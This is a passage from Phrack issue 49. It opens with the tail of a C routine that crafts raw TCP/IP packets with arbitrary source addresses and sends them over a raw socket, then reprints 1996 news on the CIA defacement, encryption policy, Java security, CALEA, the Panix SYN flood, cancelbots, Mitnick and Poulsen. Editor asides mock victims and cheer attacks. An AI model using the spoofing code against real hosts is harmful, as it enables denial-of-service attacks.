```

```
           unsigned long daddr;
           char useless;
           unsigned char protocol;
           unsigned int tcplength;
        };

        unsigned char packet[2048];
        struct iphdr        *ip     = (struct iphdr *)packet;
        struct tcphdr       *tcp    = (struct tcphdr *)(packet+IPHDRSIZE);
        struct pseudohdr    *pseudo = (struct pseudohdr *)(packet+IPHDRSIZE-PSEUDOHDRSIZE
);
        unsigned char       *data   = (unsigned char *)(packet+IPHDRSIZE+TCPHDRSIZE);


        /*
         * The above casts will save us a lot of memcpy's later.
         * The pseudo-header makes this way become easier than a union.
         */

        memcpy(data,datagram,datasize);
        memset(packet,0,TCPHDRSIZE+IPHDRSIZE);

        /* The data is in place, all headers are zeroed. */

        pseudo->saddr = s_addr;
        pseudo->daddr = t_addr;
        pseudo->protocol = IPPROTO_TCP;
        pseudo->tcplength = htons(TCPHDRSIZE+datasize);

        /* The TCP pseudo-header was created. */

        tcp->th_sport   = htons(s_port);
        tcp->th_dport   = htons(t_port);
        tcp->th_off     = 5;          /* 20 bytes, (no options) */
        tcp->th_flags   = tcpflags;
        tcp->th_seq     = htonl(seq);
        tcp->th_ack     = htonl(ack);
        tcp->th_win     = htons(win); /* we don't need any bigger, I guess. */

        /* The necessary TCP header fields are set. */

        tcp->th_sum = in_cksum(pseudo,PSEUDOHDRSIZE+TCPHDRSIZE+datasize);

        memset(packet,0,IPHDRSIZE);
        /* The pseudo-header is wiped to clear the IP header fields */

        ip->saddr    = s_addr;
        ip->daddr    = t_addr;
        ip->version  = 4;
        ip->ihl      = 5;
        ip->ttl      = 255;
        ip->id       = random()%1996;
        ip->protocol = IPPROTO_TCP; /* should be 6 */
        ip->tot_len  = htons(IPHDRSIZE + TCPHDRSIZE + datasize);
        ip->check    = in_cksum((char *)packet,IPHDRSIZE);

        /* The IP header is intact. The packet is ready. */

#ifdef TCP_PKT_DEBUG
        printf("Packet ready. Dump: \n");
#ifdef TCP_PKT_DEBUG_DATA
        HEXDUMP(IPHDRSIZE+TCPHDRSIZE+datasize,packet);
#else
        HEXDUMP(IPHDRSIZE+TCPHDRSIZE,packet);
#endif
        printf("\n");
#endif

        return sendto(socket, packet, IPHDRSIZE+TCPHDRSIZE+datasize, 0, (struct sockaddr
*)address, sizeof(struct sockaddr));
```

```
        /* And off into the raw socket it goes. */
     }




/*
 * resolve.c
 *
 * resolves an internet text address into (struct sockaddr_in).
 *
 * CHANGES: 1. added the RESOLVE_QUIET preprocessor conditions. Jan 1996
 *          2. added resolve_rns() to always provide both name/ip. March 1996
 */

#include <sys/types.h>
#include <string.h>
#include <netdb.h>
#include <stdio.h>
#include <netinet/in.h>

int resolve( const char *name, struct sockaddr_in *addr, int port )
     {
        struct hostent *host;

        /* clear everything in case I forget something */
        bzero(addr,sizeof(struct sockaddr_in));

        if (( host = gethostbyname(name) ) == NULL )  {
#ifndef RESOLVE_QUIET
           fprintf(stderr,"unable to resolve host \"%s\" -- ",name);
           perror("");
#endif
           return -1;
        }

        addr->sin_family = host->h_addrtype;
        memcpy((caddr_t)&addr->sin_addr,host->h_addr,host->h_length);
        addr->sin_port = htons(port);

        return 0;
     }

int resolve_rns( char *name , unsigned long addr )
     {
        struct hostent *host;
        unsigned long address;

        address = addr;
        host = gethostbyaddr((char *)&address,4,AF_INET);

        if (!host)  {
#ifndef RESOLVE_QUIET
           fprintf(stderr,"unable to resolve host \"%s\" -- ",inet_ntoa(addr));
           perror("");
#endif

           return -1;
        }


        strcpy(name,host->h_name);

        return 0;
     }


unsigned long addr_to_ulong(struct sockaddr_in *addr)
     {
```

```
        return addr->sin_addr.s_addr;
    }
```

.oO Phrack 49 Oo.

Volume Seven, Issue Forty-Nine

16 of 16

```
PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN
PWN                                             PWN
PWN              Phrack World News              PWN
PWN                                             PWN
PWN                   Issue 49                  PWN
PWN                                             PWN
PWN             Compiled by DisordeR            PWN
PWN                                             PWN
PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN
```

Phrack World News #49 -- Index

[=--=]

title: CIA attacked, pulls plug on Internet site
author: unknown
source: Reuter

WASHINGTON (Reuter) - The Central Intelligence Agency, that bastion of spy technology and computer wizardry, pulled the plug on its World Wide Web site on the Internet Thursday after a hacker broke in and replaced it with a crude parody.

CIA officials said their vandalized homepage -- altered to read "Welcome to the Central Stupidity Agency" -- was in no way linked to any mainframe computers containing classified national security information.

[* Excuse me for a minute while my erection goes down. *]

The site was tampered with Wednesday evening and the CIA closed it

Thursday morning while a task force looked into the security breach, CIA spokeswoman Jane Heishman said. Part of the hacker's text read "Stop Lying."

"It's definitely a hacker" who pierced the system's security, she said. "The agency has formed a task force to look into what happend and how to prevent it."

[* No shit?! It was a hacker that did that? *]

The CIA web site (http://www.odci.gov/cia) showcases unclassified information including spy agency press releases, officials' speeches, historical rundowns and the CIA's World Fact Book, a standard reference work.

The cyber-attack matched one that forced the Justice Department to close its Web site last month after hackers inserted a swastika and picture of Adolph Hitler. The penetration of the CIA homepage highlighted the vulnerability of Internet sites designed to attract the public and drove home the need for multiple layers of security.

"You want people to visit, you want them to interact, but you don't want them to leave anything behind," said Jon Englund of the Information Technology Association of America, a trade group of leading software and telecommunications firms.

[=----------=]

From: Senator_Leahy@LEAHY.SENATE.GOV
Date: Thu, 02 May 96 12:04:07 EST

-----BEGIN PGP SIGNED MESSAGE-----

LETTER FROM SENATOR PATRICK LEAHY (D-VT) ON ENCRYPTION

May 2, 1996

Dear Friends:

Today, a bipartisan group of Senators has joined me in supporting legislation to encourage the development and use of strong, privacy-enhancing technologies for the Internet by rolling back the out-dated restrictions on the export of strong cryptography.

In an effort to demonstrate one of the more practical uses of encryption technology (and so that you all know this message actually came from me), I have signed this message using a digital signature generated by the popular encryption program PGP. I am proud to be the first member of Congress to utilize encryption and digital signatures to post a message to the Internet.

[* The first?! We're doomed!! *]

As a fellow Internet user, I care deeply about protecting individual privacy and encouraging the development of the Net as a secure and trusted communications medium. I do not need to tell you that current export restrictions only allow American companies to export primarily weak encryption technology. The current strength of encryption the U.S. government will allow out of the country is so weak that, according to a January 1996 study conducted by world-renowned cryptographers, a pedestrian hacker can crack the codes in a matter of hours! A foreign intelligence agency can crack the current 40-bit codes in seconds.

[* That should read "As a fellow Internet user ..who doesn't read his own mail... *]

Perhaps more importantly, the increasing use of the Internet and similar interactive communications technologies by Americans to

obtain critical medical services, to conduct business, to be entertained and communicate with their friends, raises special concerns about the privacy and confidentiality of those communications. I have long been concerned about these issues, and have worked over the past decade to protect privacy and security for our wire and electronic communications. Encryption technology provides an effective way to ensure that only the people we choose can read our communications.

I have read horror stories sent to me over the Internet about how human rights groups in the Balkans have had their computers confiscated during raids by security police seeking to find out the identities of people who have complained about abuses. Thanks to PGP, the encrypted files were undecipherable by the police and the names of the people who entrusted their lives to the human rights groups were safe.

The new bill, called the "Promotion of Commerce On-Line in the Digital Era (PRO-CODE) Act of 1996," would:

> o bar any government-mandated use of any particular encryption system, including key escrow systems and affirm the right of American citizens to use whatever form of encryption they choose domestically;

[* Thank you for permission to do that.. even though it is legal already *]

> o loosen export restrictions on encryption products so that American companies are able to export any generally available or mass market encryption products without obtaining government approval; and

[* Loosen? Why not abolish? *]

> o limit the authority of the federal government to set standards for encryption products used by businesses and individuals, particularly standards which result in products with limited key lengths and key escrow.

This is the second encryption bill I have introduced with Senator Burns and other congressional colleagues this year. Both bills call for an overhaul of this country's export restrictions on encryption, and, if enacted, would quickly result in the widespread availability of strong, privacy protecting technologies. Both bills also prohibit a government-mandated key escrow encryption system. While PRO-CODE would limit the authority of the Commerce Department to set encryption standards for use by private individuals and businesses, the first bill we introduced, called the "Encrypted Communications Privacy Act", S.1587, would set up stringent procedures for law enforcement to follow to obtain decoding keys or decryption assistance to read the plaintext of encrypted communications obtained under court order or other lawful process.

It is clear that the current policy towards encryption exports is hopelessly outdated, and fails to account for the real needs of individuals and businesses in the global marketplace. Encryption expert Matt Blaze, in a recent letter to me, noted that current U.S. regulations governing the use and export of encryption are having a "deleterious effect ... on our country's ability to develop a reliable and trustworthy information infrastructure." The time is right for Congress to take steps to put our national encryption policy on the right course.

I am looking forward to hearing from you on this important issue. Throughout the course of the recent debate on the Communications Decency Act, the input from Internet users was very valuable to me and some of my Senate colleagues.

You can find out more about the issue at my World Wide Web home

page (http://www.leahy.senate.gov/) and at the Encryption Policy Resource Page (http://www.crypto.com/). Over the coming months, I look forward to the help of the Net community in convincing other Members of Congress and the Administration of the need to reform our nation's cryptography policy.

Sincerely,

Patrick Leahy
United States Senator

[=----------=]

title: JAVA BLACK WIDOWS - SUN DECLARES WAR
author: unknown
from: staff@hpp.com

Sun Microsystems' has declared war on Black Widow Java applets on the Web. This is the message from Sun in response to an extensive Online Business Consultant (OBC/May 96) investigation into Java security.

OBC's investigation and report was prompted after renowned academics, scientists and hackers announced Java applets downloaded from the WWW presented grave security risks for users. Java Black Widow applets are hostile, malicious traps set by cyberthugs out to snare surfing prey, using Java as their technology. OBC received a deluge of letters asking for facts after OBC announced a group of scientists from Princeton University, Drew Dean, Edward Felten and Dan Wallach, published a paper declaring "The Java system in its current form cannot easily be made secure." The paper can be retrieved at http://www.cs.princeton.edu/sip/pub/secure96.html.

Further probing by OBC found that innocent surfers on the Web who download Java applets into Netscape's Navigator and Sun's HotJava browser, risk having "hostile" applets interfere with their computers (consuming RAM and CPU cycles). It was also discovered applets could connect to a third party on the Internet and, without the PC owner's knowledge, upload sensitive information from the user's computer. Even the most sophisticated firewalls can be penetrated . . . "because the attack is launched from behind the firewall," said the Princeton scientists.

One reader said, "I had no idea that it was possible to stumble on Web sites that could launch an attack on a browser." Another said, "If this is allowed to get out of hand it will drive people away from the Web. Sun must allay fears."

[* Faster connections if people are driven from the web.. hmm... :) *]

The response to the Home Page Press hostile applet survey led to the analogy of Black Widow; that the Web was a dangerous place where "black widows" lurked to snare innocent surfers. As a result the Princeton group and OBC recommended users should "switch off" Java support in their Netscape Navigator browsers. OBC felt that Sun and Netscape had still to come clean on the security issues. But according to Netscape's Product Manager, Platform, Steve Thomas, "Netscape wishes to make it clear that all known security problems with the Navigator Java and JavaScript environment are fixed in Navigator version 2.02."

However, to date, Netscape has not answered OBC's direct questions regarding a patch for its earlier versions of Navigator that supported Java . . . the equivalent of a product recall in the 3D world. Netscape admits that flaws in its browsers from version 2.00 upwards were related to the Java security problems, but these browsers are still in use and can be bought from stores such as CompUSA and Cosco. A floor manager at CompUSA, who asked not to be named, said "its news to

him that we are selling defective software. The Navigator walks off our floor at $34 a pop."

OBC advised Netscape the defective software was still selling at software outlets around the world and asked Netscape what action was going to be taken in this regard. Netscape has come under fire recently for its policy of not releasing patches to software defects; but rather forcing users to download new versions. Users report this task to be a huge waste of time and resources because each download consists of several Mbytes. As such defective Navigators don't get patched.

OBC also interviewed Sun's JavaSoft security guru, Ms. Marianne Mueller, who said "we are taking security very seriously and working on it very hard." Mueller said the tenet that Java had to be re-written from scratch or scrapped "is an oversimplification of the challenge of running executable content safely on the web. Security is hard and subtle, and trying to build a secure "sandbox" [paradigm] for running untrusted downloaded applets on the web is hard."

Ms. Mueller says Sun, together with their JavaSoft (Sun's Java division) partners, have proposed a "sandbox model" for security in which "we define a set of policies that restrict what applets can and cannot do---these are the boundaries of the sandbox. We implement boundary checks---when an applet tries to cross the boundary, we check whether or not it's allowed to. If it's allowed to, then the applet is allowed on its way. If not, the system throws a security exception.

"The 'deciding whether or not to allow the boundary to be crossed' is the research area that I believe the Princeton people are working on," said Mueller. "One way to allow applets additional flexibility is if the applet is signed (for example, has a digital signature so that the identity of the applet's distributor can be verified via a Certificate Authority) then allow the applet more flexibility.

"There are two approaches: One approach is to let the signed applet do anything. A second approach is to do something more complex and more subtle, and only allow the applet particular specified capabilities. Expressing and granting capabilities can be done in a variety of ways.

"Denial of service is traditionally considered one of the hardest security problems, from a practical point of view. As [Java's creator] James Gosling says, it's hard to tell the difference between an MPEG decompressor and a hostile applet that consumes too many resources! But recognizing the difficulty of the problem is not the same as 'passing the buck.' We are working on ways to better monitor and control the use (or abuse) of resources by Java classes. We could try to enforce some resource limits, for example. These are things we are investigating.

"In addition, we could put mechanisms in place so that user interface people (like people who do Web browsers) could add 'applet monitors' so that browser users could at least see what is running in their browser, and kill off stray applets. This kind of user interface friendliness (letting a user kill of an applet) is only useful if the applet hasn't already grabbed all the resources, of course."

The experts don't believe that the problem of black widows and hostile applets is going to go away in a hurry. In fact it may get worse. The hackers believe that when Microsoft releases Internet Explorer 3.00 with support for Java, Visual Basic scripting and the added power of its ActiveX technology, the security problem will become worse.

"There is opportunity for abuse, and it will become an enormous problem," said Stephen Cobb, Director of Special Projects for the National Computer Security Association (NCSA). "For example, OLE technology from Microsoft [ActiveX] has even deeper access to a computer than Java does."

JavaSoft's security guru Mueller agreed on the abuse issue: "It's going to be a process of education for people to understand the difference between a rude applet, and a serious security bug, and a theoretical

security bug, and an inconsequential security-related bug. In the case of hostile applets, people will learn about nasty/rude applet pages, and those pages won't be visited. I understand that new users of the Web often feel they don't know where they're going when they point and click, but people do get a good feel for how it works, pretty quickly, and I actually think most users of the Web can deal with the knowledge that not every page on the web is necessarily one they'd want to visit. Security on the web in some sense isn't all that different from security in ordinary life. At some level, common sense does come into play.

"Many people feel that Java is a good tool for building more secure applications. I like to say that Java raises the bar for security on the Internet. We're trying to do something that is not necessarily easy, but that doesn't mean it isn't worth trying to do. In fact it may be worth trying to do because it isn't easy. People are interested in seeing the software industry evolve towards more robust software---that's the feedback I get from folks on the Net."

# # #

The report above may be reprinted with credit provided as follows:

Home Page Press, Inc., http://www.hpp.com and Online Business ConsultantOE Please refer to the HPP Web site for additional information about Java and OBC.

[=----------=]

title: Jacking in from the "Smoked Filled Room" Port
author: "Brock N. Meeks" <brock@well.com>
source: CyberWire Dispatch // September // Copyright (c) 1996 //

Washington, DC -- Federal provisions funding the digital telephony bill and roving wiretaps, surgically removed earlier this year from an anti-terrorism bill, have quietly been wedged into a $600 billion omnibus spending bill.

The bill creates a Justice Department "telecommunications carrier compliance fund" to pay for the provisions called for in the digital telephony bill, formally known as the Communications Assistance in Law Enforcement Act (CALEA). In reality, this is a slush fund.

Congress originally budgeted $500 million for CALEA, far short of the billions actually needed to build in instant wiretap capabilities into America's telephone, cable, cellular and PCS networks. This bill now approves a slush fund of pooled dollars from the budgets of "any agency" with "law enforcement, national security or intelligence responsibilities." That means the FBI, CIA, NSA and DEA, among others, will now have a vested interest in how the majority of your communications are tapped.

The spending bill also provides for "multipoint wiretaps." This is the tricked up code phase for what amounts to roving wiretaps. Where the FBI can only tap one phone at a time in conjunction with an investigation, it now wants the ability to "follow" a conversation from phone to phone; meaning that if your neighbor is under investigation and happens to use your phone for some reason, your phone gets tapped. It also means that the FBI can tap public pay phones... think about that next time you call 1-800-COLLECT.

In addition, all the public and congressional accountability provisions for how CALEA money was spent, which were in the original House version (H.R. 3814), got torpedoed in the Senate Appropriations Committee.

Provisions stripped out by the Senate:

-- GONE: Money isn't to be spent unless an implementation plan is sent to each member of the Judiciary Committee and Appropriations committees.

-- GONE: Requirement that the FBI provide public details of how its new

wiretap plan exceeds or differs from current capabilities.

-- GONE: Report on the "actual and maximum number of simultaneous surveillance/intercepts" the FBI expects. The FBI ran into a fire storm earlier this year when it botched its long overdue report that said it wanted the capability to tap one out of every 100 phones *simultaneously*. Now, thanks to this funding bill, rather than having to defend that request, it doesn't have to say shit.

-- GONE: Complete estimate of the full costs of deploying and developing the digital wiretapping plan.

-- GONE: An annual report to Congress "specifically detailing" how all taxpayer money -- YOUR money -- is spent to carry out these new wiretap provisions.

"No matter what side you come down on this (digital wiretapping) issue, the stakes for democracy are that we need to have public accountability," said Jerry Berman, executive director of the Center for Democracy and Technology.

Although it appeared that no one in congress had the balls to take on the issue, one stalwart has stepped forward, Rep. Bob Barr (R-Ga.). He has succeeded in getting some of the accountability provisions back into the bill, according to a Barr staffer. But the fight couldn't have been an easy one. The FBI has worked congress relentlessly in an effort to skirt the original reporting and implementation requirements as outlined in CALEA. Further, Barr isn't exactly on the FBI's Christmas card list. Last year it was primarily Barr who scotched the funding for CALEA during the 104th Congress' first session.

But Barr has won again. He has, with backing from the Senate, succeeded in *putting back* the requirement that the FBI must justify all CALEA expenditures to the Judiciary Committee. Further, the implementation plan, "though somewhat modified" will "still have some punch," Barr's staffer assured me. That includes making the FBI report on its expected capacities and capabilities for digital wiretapping. In other words, the FBI won't be able to "cook the books" on the wiretap figures in secret. Barr also was successful in making the Justice Department submit an annual report detailing its CALEA spending to Congress.

However, the funding for digital wiretaps remains. Stuffing the funding measures into a huge omnibus spending bill almost certainly assures its passage. Congress is twitchy now, anxious to leave. They are chomping at the bit, sensing the end of the 104th Congress' tortured run as the legislative calender is due to run out sometime early next week. Then they will all literally race from Capitol Hill at the final gavel, heading for the parking lot, jumping in their cars like stock car drivers as they make a made dash for National Airport to return to their home districts in an effort to campaign for another term in the loopy world of national politics.

Congress is "going to try to sneak this (spending bill) through the back door in the middle of the night," says Leslie Hagan, legislative director for the National Association of Criminal Defense Lawyers. She calls this a "worst case scenario" that is "particularly dangerous" because the "deliberative legislative process is short-ciricutied."

Such matters as wiretapping deserve to be aired in the full sunlight of congressional hearings, not stuffed into an 11th hour spending bill. This is legislative cowardice. Sadly, it will most likely succeed.

And through this all, the Net sits mute.

Unlike a few months ago, on the shameful day the Net cried "wolf" over these same provisions, mindlessly flooding congressional switchboards and any Email box within keyboard reach, despite the fact that the funding provisions had been already been stripped from the anti-terrorism bill, there has been no hue-and-cry about these most recent moves.

Yes, some groups, such as the ACLU, EPIC and the Center for Democracy and Technology have been working the congressional back channels, buzzing around the frenzied legislators like crazed gnats.

But why haven't we heard about all this before now? Why has this bill come down to the wire without the now expected flurry of "alerts" "bulletins" and other assorted red-flag waving by our esteemed Net guardians? Barr's had his ass hanging in the wind, fighting FBI Director Louis "Teflon" Freeh; he could have used some political cover from the cyberspace community. Yet, if he'd gone to that digital well, he'd have found only the echo of his own voice.

And while the efforts of Rep. Barr are encouraging, it's anything from a done deal. "As long as the door is cracked... there is room for mischief," said Barr's staffer. Meaning, until the bill is reported and voted on, some snapperhead congressman could fuck up the process yet again.

We all caught a bit of a reprieve here, but I wouldn't sleep well. This community still has a lot to learn about the Washington boneyard. Personally, I'm a little tired of getting beat up at every turn. Muscle up, folks, the fight doesn't get any easier.

Meeks out...

Declan McCullagh <declan@well.com> contributed to this report.

[=----------=]

title: Panix Attack
author: Joshua Quittner
source: Time Magazine - September 30, 1996 Volume 148, No. 16

It was Friday night, and Alexis Rosen was about to leave work when one of his computers sent him a piece of E-mail. If this had been the movies, the message would have been presaged by something dramatic--the woo-ga sound of a submarine diving into combat, say. But of course it wasn't. This was a line of dry text automatically generated by one of the machines that guard his network. It said simply, "The mail servers are down." The alert told Rosen that his 6,000 clients were now unable to receive E-mail.

Rosen, 30, is a cool customer, not the type to go into cardiac arrest when his mail server crashes. He is the co-founder of Panix, the oldest and best-known Internet service provider in Manhattan. Years before the Net became a cereal-box buzz word, Rosen would let people connect to Panix free, or for only a few dollars a month, just because--well, because that was the culture of the time. Rosen has handled plenty of mail outages, so on this occasion he simply rolled up his sleeves and set to work, fingers clacking out a flamenco on the keyboard, looking for the cause of the glitch. What he uncovered sent a chill down his spine--and has rippled across the Net ever since, like a rumor of doom. Someone, or something, was sending at the rate of 210 a second the one kind of message his computer was obliged to answer. As long as the siege continued--and it went on for weeks--Rosen had to work day and night to keep from being overwhelmed by a cascade of incoming garbage.

It was the dread "syn flood," a relatively simple but utterly effective means for shutting down an Internet service provider--or, for that matter, anyone else on the Net. After Panix went public with its story two weeks ago, dozens of online services and companies acknowledged being hit by similar "denial of service" attacks. As of late last week, seven companies were still under furious assault.

None of the victims have anything in common, leading investigators to suspect that the attacks may stem from the same source: a pair of how-to articles that appeared two months ago in 2600 and Phrack, two journals that cater to neophyte hackers. Phrack's article was written

by a 23-year-old editor known as daemon9. He also crafted the code for an easy-to-run, menu-driven, syn-flood program, suitable for use by any "kewl dewd" with access to the Internet. "Someone had to do it," wrote daemon9.

[* WooWoo! Go Route! *]

That gets to the core of what may be the Net's biggest problem these days: too many powerful software tools in the hands of people who aren't smart enough to build their own--or to use them wisely. Real hackers may be clever and prankish, but their first rule is to do no serious harm. Whoever is clobbering independent operators like Panix has as much to do with hacking as celebrity stalkers have to do with cinematography. Another of the victims was the Voters Telecommunications Watch, a nonprofit group that promotes free speech online. "Going after them was like going after the little old lady who helps people in the neighborhood and bashing her with a lead pipe," says Rosen.

[* Gee. Is that to say that if you can't write your own operating system that you shouldn't have it or that it is a big problem? If so, poor Microsoft... *]

Rosen was eventually able to repulse the attack; now he'd like to confront his attacker. Since some of these Netwits don't seem to know enough to wipe off their digital fingerprints, he may get his wish.

[* Wow, they did it for two weeks without getting caught. Two weeks of 24/7 abuse toward this ISP, and now he thinks he can track them down? *]

[=----------=]

title: none
author: Rory J. O'Connor
source: Knight-Ridder Newspapers

WASHINGTON -- Vandals swept through the Internet last weekend, wiping clean dozens of public bulletin boards used by groups of Jews, Muslims, feminists and homosexuals, among others.

In one of the most widespread attacks on the international computer network, the programs automatically erased copies of more than 27,000 messages from thousands of servers, before operators stopped the damage.

The identity of those responsible for launching the apparent hate attacks -- some of the programs were titled "fagcancel" and "kikecancel" -- is unknown.

The incident further illustrates the shaky security foundation of the Internet, which has mushroomed from academic research tool to international communications medium in just three years.

And it raised the ire of many Internet users furious at the ease with which a user can erase someone else's words from worldwide discussion groups, known as Usenet newsgroups, in a matter of hours.

"There's nothing you can do as an individual user to prevent someone from canceling your message," said John Gilmore, a computer security expert in San Francisco. "We need something added to Usenet's software that would only allow a cancellation from the originator."

[* Which can then be forged just like fakemail... *]

The incident follows closely three other well-publicized Internet attacks.

In two cases, hackers altered the World Wide Web home pages of the Justice Department and the CIA, apparently as political protests. In the third, a hacker overloaded the computers of an Internet service

provider called Panix with hordes of phony requests for a connection, thus denying use of the service to legitimate users.

The latest attacks -- called cancelbots -- were launched sometime over the weekend from a variety of Internet service providers, including UUNet Technologies in Fairfax, Va., and Netcom Inc. in San Jose, Calif. One attack was launched from a tiny provider in Tulsa, Okla., called Cottage Software, according to its owner, William Brunton.

"The offending user has been terminated and the information has been turned over to the proper (federal) authorities," Brunton said in a telephone interview Wednesday. "It's now in their hands."

Legal experts said it's unclear if the attacks constitute a crime under federal laws such as the Computer Fraud and Abuse Act.

"It's really a difficult issue," said David Sobel, legal counsel of the Electronic Privacy Information Center in Washington. "Can you assign value to a newsgroup posting? Because most of the computer crime statutes assume you're ripping off something of value."

[* Hello? Several statutes don't assume that at all. You can be charged with HAVING information and not using it. *]

A spokesman for the FBI in Washington said he was unaware of any federal investigation of the incident, although it is the agency's policy not to comment on investigations.

While some of the deleted messages have been restored on certain servers, where operators have retrieved them from backup copies of their disks, users of other servers where the messages haven't been restored will never be able to read them.

The fact that a user can stamp out the words of someone else is an artifact of the original design of the Internet, begun as a Department of Defense project in 1969.

The Internet consists of tens of thousands of computers, called servers, that act as repositories for public messages, private electronic mail and World Wide Web home pages. Servers throughout the world are interconnected through telephone lines so they can exchange information and route messages to the individual users, or clients, of a given server.

Each server stores a copy of the constantly changing contents of newsgroups, which function as giant electronic bulletin boards dedicated to particular subjects. There are thousands of them, covering everything from particle physics to soap operas.

Any Internet user is free to post a contribution to nearly any newsgroup, and the posting is rapidly copied from one server to another, so the contents of a newsgroup are identical on every server.

Almost the only form of control over postings, including their content, is voluntary adherence to informal behavior rules known as "netiquette."

The idea of cancelbots originated when the Internet and its newsgroups were almost exclusively the domain of university and government scientists and researchers. Their purpose was to allow individuals to rescind messages they later discovered to contain an error. The action took the form of an automatic program, itself in the form of a message, because it would be impossible for an individual to find and delete every copy of the posting on every Internet server.

But the Usenet software running on servers doesn't verify that the cancel message actually comes from the person who created the original posting. All a malicious user need do is replace their actual e-mail address with that of someone else to fool Usenet into deleting a message. That counterfeiting is as simple as changing an option in the

browser software most people use to connect to the Internet.

"It’s pretty easy. There’s no authentication in the Usenet. So anybody can pretend to be anybody else," Gilmore said.

It takes only slightly more sophistication to create a program that searches newsgroups for certain keywords, and then issues a cancelbot for any message that contains them. That is how the weekend attack took place.

The use of counterfeit cancelbots is not new. The Church of Scientology, embroiled in a legal dispute with former members, last year launched cancelbots against the newsgroup postings of the members. Attorneys for the church claimed the postings violated copyright laws, because they contained the text of Scientology teachings normally available only to longtime members who have paid thousands of dollars.

Net users have also turned false cancelbots against those who violate a basic rule of netiquette by "spamming" newsgroups -- that is, posting a message to hundreds or even thousands of newsgroups, usually commercial in nature and unrelated to the newsgroup topic.

"This technology has been used for both good and evil," Gilmore said.

But an individual launching a wholesale cancelbot attack on postings because of content is considered a serious violation of netiquette -- although one about which there is little recourse at the moment.

"For everybody who takes the trouble and time to participate on the Internet in some way, I think it is not acceptable for somebody else to undo those efforts," Sobel said. "But what are the alternatives? Not to pursue this means of communications? Unintended uses and malicious uses seem to be inevitable."

What’s needed, some say, is a fundamental change in the Internet that forces individual users to "sign" their postings in such a way that everyone has a unique identity that can’t be forged.

[* And how about for the technically challenged who can’t figure out the point-and-drool America Online software? *]

"The fatal flaw is that newsgroups were set up at a time when everybody knew everybody using the system, and you could weed out anybody who did this," Brunton said. "This points out that flaw in the system, and that there are unreasonable people out there who will exploit it."

[=----------=]

title: Mitnick Faces 25 More Federal Counts of Computer Hacking
source: nando.net - Los Angeles Daily News

LOS ANGELES (Sep 27, 1996 02:06 a.m. EDT) -- A computer hacker who used his digital prowess to outrun FBI agents for three years has been indicted on charges that he stole millions of dollars in software through the Internet.

The 25-count federal indictment against Kevin Mitnick is the biggest development in the sensational case since the self-taught computer whiz was arrested in February 1995 in North Carolina.

The 33-year-old son of a waitress from suburban Los Angeles has been held in custody in Los Angeles ever since.

With Thursday’s indictment, federal prosecutors made good on their vow to hold Mitnick accountable for what they say was a string of hacking crimes that pushed him to the top of the FBI’s most-wanted list.

"These are incredibly substantial charges. They involve conducts

spanning two and a half years. They involve a systematic scheme to steal proprietary software from a range of victims," Assistant U.S. Attorney David Schindler said in an interview.

Mitnick's longtime friend, Lewis De Payne, 36, also was indicted Thursday on charges that he helped steal the software between June 1992 and February 1995 -- while Mitnick was on the run from the FBI.

"I would say it is an absurd fiction," said De Payne's attorney, Richard Sherman. "I don't think the government is going to be able to prove its case."

De Payne will surrender today to authorities in Los Angeles, Sherman said.

Friends and relatives of Mitnick have defended his hacking, saying he did it for the intellectual challenge and to pull pranks -- but never for profit.

Los Angeles' top federal prosecutor sees it differently.

"Computer and Internet crime represents a major threat, with sophisticated criminals able to wreak havoc around the world," U.S. Attorney Nora M. Manella said in a written statement.

The indictment charges Mitnick and De Payne with having impersonated officials from companies and using "hacking" programs to enter company computers. Schindler said the software involved the operation of cellular telephones and computer operating systems.

Their alleged victims include the University of Southern California, Novell, Sun Microsystems and Motorola, Schindler said.

[=----------=]

title: Hacker is freed but he's banned from computers
author: Brandon Bailey (Mercury News Staff Writer)

Convicted hacker Kevin Poulsen is out of prison after five years, but he still can't touch a computer.

Facing a court order to pay more than $57,000 in restitution for rigging a series of radio station call-in contests, Poulsen has complained that authorities won't let him use his only marketable skill -- programming.

Instead, Poulsen said, he's doomed to work for minimum wage at a low-tech job for the next three years. Since his June release from prison -- after serving more time behind bars than any other U.S. hacker -- the only work he's found is canvassing door to door for a liberal political action group.

It's a big change for the 30-year-old Poulsen, once among the most notorious hackers on the West Coast. A former employee at SRI International in Menlo Park, he was featured on television's "America's Most Wanted" while living underground in Los Angeles as a federal fugitive from 1989 to 1991.

Before authorities caught him, Poulsen burglarized telephone company offices, electronically snooped through records of law enforcement wiretaps and jammed radio station phone lines in a scheme to win cash, sports cars and a trip to Hawaii.

Poulsen now lives with his sister in the Los Angeles area, where he grew up in the 1970s and '80s. But he must remain under official supervision for three more years. And it galls him that authorities won't trust him with a keyboard or a mouse.

U.S. District Judge Manuel Real has forbidden Poulsen to have any access to a computer without his probation officer's approval.

That’s a crippling restriction in a society so reliant on computer technology, Poulsen complained in a telephone interview after a hearing last week in which the judge denied Poulsen’s request to modify his terms of probation.

To comply with those rules, Poulsen said, his parents had to put their home computer in storage when he stayed with them. He can’t use an electronic card catalog at the public library. And he relies on friends to maintain his World Wide Web site. He even asked his probation officer whether it was OK to drive because most cars contain microchips.

Living under government supervision apparently hasn’t dampened the acerbic wit Poulsen displayed over the years.

Prankster humor

When authorities were tracking him, they found he’d kept photographs of himself, taken while burglarizing phone company offices, and that he’d created bogus identities in the names of favorite comic book characters.

Today, you can click on Poulsen’s web page (http://www.catalog.com/kevin) and read his account of his troubles with the law. Until it was revised Friday, you could click on the highlighted words "my probation officer" -- and see the scary red face of Satan.

But though he’s still chafing at authority, Poulsen insists he’s ready to be a law-abiding citizen.

"The important thing to me," he said, "is just not wasting the next three years of my life." He said he’s submitted nearly 70 job applications but has found work only with the political group, which he declined to identify.

Poulsen, who earned his high school diploma behind bars, said he wants to get a college degree. But authorities vetoed his plans to study computer science while working part-time because they want him to put first priority on earning money for restitution.

Poulsen’s federal probation officer, Marc Stein, said office policy prevents him from commenting on the case. Poulsen’s court-appointed attorney, Michael Brennan, also declined comment.

Differing view

But Assistant U.S. Attorney David Schindler partly disputed Poulsen’s account.

"Nobody wants to see Mr. Poulsen fail," said Schindler, who has prosecuted both Poulsen and Kevin Mitnick, another young man from the San Fernando Valley whose interest in computers and telephones became a passion that led to federal charges.

Schindler said Stein is simply being prudent: "It would be irresponsible for the probation office to permit him to have unfettered access to computers."

Legal experts say there’s precedent for restricting a hacker’s access to computers, just as paroled felons may be ordered not to possess burglary tools or firearms. Still, some say it’s going too far.

